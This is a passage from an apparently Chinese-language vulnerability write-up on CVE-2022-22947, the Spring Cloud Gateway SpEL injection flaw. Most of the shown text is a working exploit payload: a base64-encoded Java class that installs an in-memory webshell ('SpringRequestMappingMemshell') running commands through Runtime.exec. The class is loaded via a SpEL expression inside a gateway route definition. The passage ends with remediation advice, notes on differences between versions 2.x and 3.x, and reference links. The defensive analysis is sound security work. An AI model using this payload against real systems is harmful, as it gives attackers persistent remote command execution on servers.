0oTGphdmEvbGFuZy9TdHJpbmc7KUxvcmcvc3ByaW5nZnJhbWV3b3JrL2h0dHAvUmVzcG9uc2VFbnRpdHk7AQADY21kAQAKZXhlY1Jlc3VsdAEACkV4Y2VwdGlvbnMHAGwBAApTb3VyY2VGaWxlAQAhU3ByaW5nUmVxdWVzdE1hcHBpbmdNZW1zaGVsbC5qYXZhDAAnACgBAAxpbmplY3Qtc3RhcnQMAG0AbgEAD2phdmEvbGFuZy9DbGFzcwEAEGphdmEvbGFuZy9PYmplY3QBABhqYXZhL2xhbmcvcmVmbGVjdC9NZXRob2QBAEFvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9yZWFjdGl2ZS9yZXN1bHQvbWV0aG9kL1JlcXVlc3RNYXBwaW5nSW5mbwwAbwBwDABxAHIBABxTcHJpbmdSZXF1ZXN0TWFwcGluZ01lbXNoZWxsAQAQamF2YS9sYW5nL1N0cmluZwEANm9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3V0aWwvcGF0dGVybi9QYXRoUGF0dGVyblBhcnNlcgEAAi8qDABzAHQBAEpvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9yZWFjdGl2ZS9yZXN1bHQvY29uZGl0aW9uL1BhdHRlcm5zUmVxdWVzdENvbmRpdGlvbgEAMG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3V0aWwvcGF0dGVybi9QYXRoUGF0dGVybgwAJwB1AQAADAAnAHYMAHcAeAEADmluamVjdC1zdWNjZXNzAQATamF2YS9sYW5nL0V4Y2VwdGlvbgEADGluamVjdC1lcnJvcgEAEWphdmEvdXRpbC9TY2FubmVyBwB5DAB6AHsMAHwAfQcAfgwAfwCADAAnAIEBAAJcQQwAggCDDACEAIUBACdvcmcvc3ByaW5nZnJhbWV3b3JrL2h0dHAvUmVzcG9uc2VFbnRpdHkHAIYMAIcAiAwAJwCJAQATamF2YS9pby9JT0V4Y2VwdGlvbgEACGdldENsYXNzAQATKClMamF2YS9sYW5nL0NsYXNzOwEAEWdldERlY2xhcmVkTWV0aG9kAQBAKExqYXZhL2xhbmcvU3RyaW5nO1tMamF2YS9sYW5nL0NsYXNzOylMamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kOwEADXNldEFjY2Vzc2libGUBAAQoWilWAQAFcGFyc2UBAEYoTGphdmEvbGFuZy9TdHJpbmc7KUxvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi91dGlsL3BhdHRlcm4vUGF0aFBhdHRlcm47AQA2KFtMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvdXRpbC9wYXR0ZXJuL1BhdGhQYXR0ZXJuOylWAQIkKExqYXZhL2xhbmcvU3RyaW5nO0xvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9yZWFjdGl2ZS9yZXN1bHQvY29uZGl0aW9uL1BhdHRlcm5zUmVxdWVzdENvbmRpdGlvbjtMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvcmVhY3RpdmUvcmVzdWx0L2NvbmRpdGlvbi9SZXF1ZXN0TWV0aG9kc1JlcXVlc3RDb25kaXRpb247TG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3JlYWN0aXZlL3Jlc3VsdC9jb25kaXRpb24vUGFyYW1zUmVxdWVzdENvbmRpdGlvbjtMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvcmVhY3RpdmUvcmVzdWx0L2NvbmRpdGlvbi9IZWFkZXJzUmVxdWVzdENvbmRpdGlvbjtMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvcmVhY3RpdmUvcmVzdWx0L2NvbmRpdGlvbi9Db25zdW1lc1JlcXVlc3RDb25kaXRpb247TG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3JlYWN0aXZlL3Jlc3VsdC9jb25kaXRpb24vUHJvZHVjZXNSZXF1ZXN0Q29uZGl0aW9uO0xvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9yZWFjdGl2ZS9yZXN1bHQvY29uZGl0aW9uL1JlcXVlc3RDb25kaXRpb247KVYBAAZpbnZva2UBADkoTGphdmEvbGFuZy9PYmplY3Q7W0xqYXZhL2xhbmcvT2JqZWN0OylMamF2YS9sYW5nL09iamVjdDsBABFqYXZhL2xhbmcvUnVudGltZQEACmdldFJ1bnRpbWUBABUoKUxqYXZhL2xhbmcvUnVudGltZTsBAARleGVjAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7AQARamF2YS9sYW5nL1Byb2Nlc3MBAA5nZXRJbnB1dFN0cmVhbQEAFygpTGphdmEvaW8vSW5wdXRTdHJlYW07AQAYKExqYXZhL2lvL0lucHV0U3RyZWFtOylWAQAMdXNlRGVsaW1pdGVyAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS91dGlsL1NjYW5uZXI7AQAEbmV4dAEAFCgpTGphdmEvbGFuZy9TdHJpbmc7AQAjb3JnL3NwcmluZ2ZyYW1ld29yay9odHRwL0h0dHBTdGF0dXMBAAJPSwEAJUxvcmcvc3ByaW5nZnJhbWV3b3JrL2h0dHAvSHR0cFN0YXR1czsBADooTGphdmEvbGFuZy9PYmplY3Q7TG9yZy9zcHJpbmdmcmFtZXdvcmsvaHR0cC9IdHRwU3RhdHVzOylWACEACwAGAAAAAAADAAEAJwAoAAEAKQAAAC8AAQABAAAABSq3AAGxAAAAAgAqAAAABgABAAAADwArAAAADAABAAAABQAsAC0AAAAJAC4ALwABACkAAAFTAAoABwAAAJISAkwqtgADEgQGvQAFWQMSBlNZBBIHU1kFEghTtgAJTSwEtgAKEgsSDAS9AAVZAxINU7YACU67AA5ZtwAPEhC2ABE6BLsAElkEvQATWQMZBFO3ABQ6BbsACFkSFRkFAQEBAQEBtwAWOgYsKga9AAZZA7sAC1m3ABdTWQQtU1kFGQZTtgAYVxIZTKcAB00SG0wrsAABAAMAiQCMABoAAwAqAAAANgANAAAAEQADABMAIAAUACUAFQA2ABYARAAXAFYAGABpABkAhgAaAIkAHQCMABsAjQAcAJAAHgArAAAAUgAIACAAaQAwADEAAgA2AFMAMgAxAAMARABFADMANAAEAFYAMwA1ADYABQBpACAANwA4AAYAjQADADkAOgACAAAAkgA7ADwAAAADAI8APQA+AAEAPwAAABMAAv8AjAACBwAGBwANAAEHABoDAAEAMgBAAAIAKQAAAGgABAADAAAAJrsAHFm4AB0rtgAetgAftwAgEiG2ACK2ACNNuwAkWSyyACW3ACawAAAAAgAqAAAACgACAAAAIgAaACMAKwAAACAAAwAAACYALAAtAAAAAAAmAEEAPgABABoADABCAD4AAgBDAAAABAABAEQAAQBFAAAAAgBG\"),new javax.management.loading.MLet(new java.net.URL[0],T(java.lang.Thread).currentThread().getContextClassLoader())).doInject(@requestMappingHandlerMapping)}"
}
}],
"uri": "http://127.0.0.1:9999/test6",
"order": 0
}]```
其中的requestMappingHandlerMapping的获取方式比较巧妙,直接从SPEL上下文的beanFactory中获取:

## 漏洞修复
* 如果可以的话关闭Actuator gateway的暴露,这样至少只要不是能控制配置文件,就能避免远程代码执行(通过配置文件注册的路由也会走到上面spel解析的地方);
* 升级版本(官方修复方式:https://github.com/spring-cloud/spring-cloud-gateway/commit/337cef276bfd8c59fb421bfe7377a9e19c68fe1e )
2.x 与 3.x 版本的区别
在产生漏洞的核心点上,二者没有区别,都是 ShortcutConfigurable 接口的 getValue 方法中使用了 StandardEvaluationContext 类来执行 SpEL 表达式。
第一个区别在于,2.x 版本在刷新路由后需要额外一次请求才能触发 SpEL 表达式的执行。而 3.x 版本在刷新路由后会立即执行。
第二个区别在于对此方法的调用链。通过查找源代码可知,只有 ConfigurationService 类的内部类 ConfigurableBuilder 的 normalizeProperties 方法(重写了父类中的方法)中调用了 normalize 方法。而 ConfigurableBuilder 类继承自内部抽象类 AbstractBuilder。AbstractBuilder 类中有一公有方法 bind 调用了 normalizeProperties 方法。
https://wya.pl/2022/02/26/cve-2022-22947-spel-casting-and-evil-beans/
https://www.cnblogs.com/duanxz/p/14780675.html
https://mp.weixin.qq.com/s/w3et7TzqZ4ctyybEWQ82HQ
https://gv7.me/articles/2022/the-spring-cloud-gateway-inject-memshell-through-spel-expressions/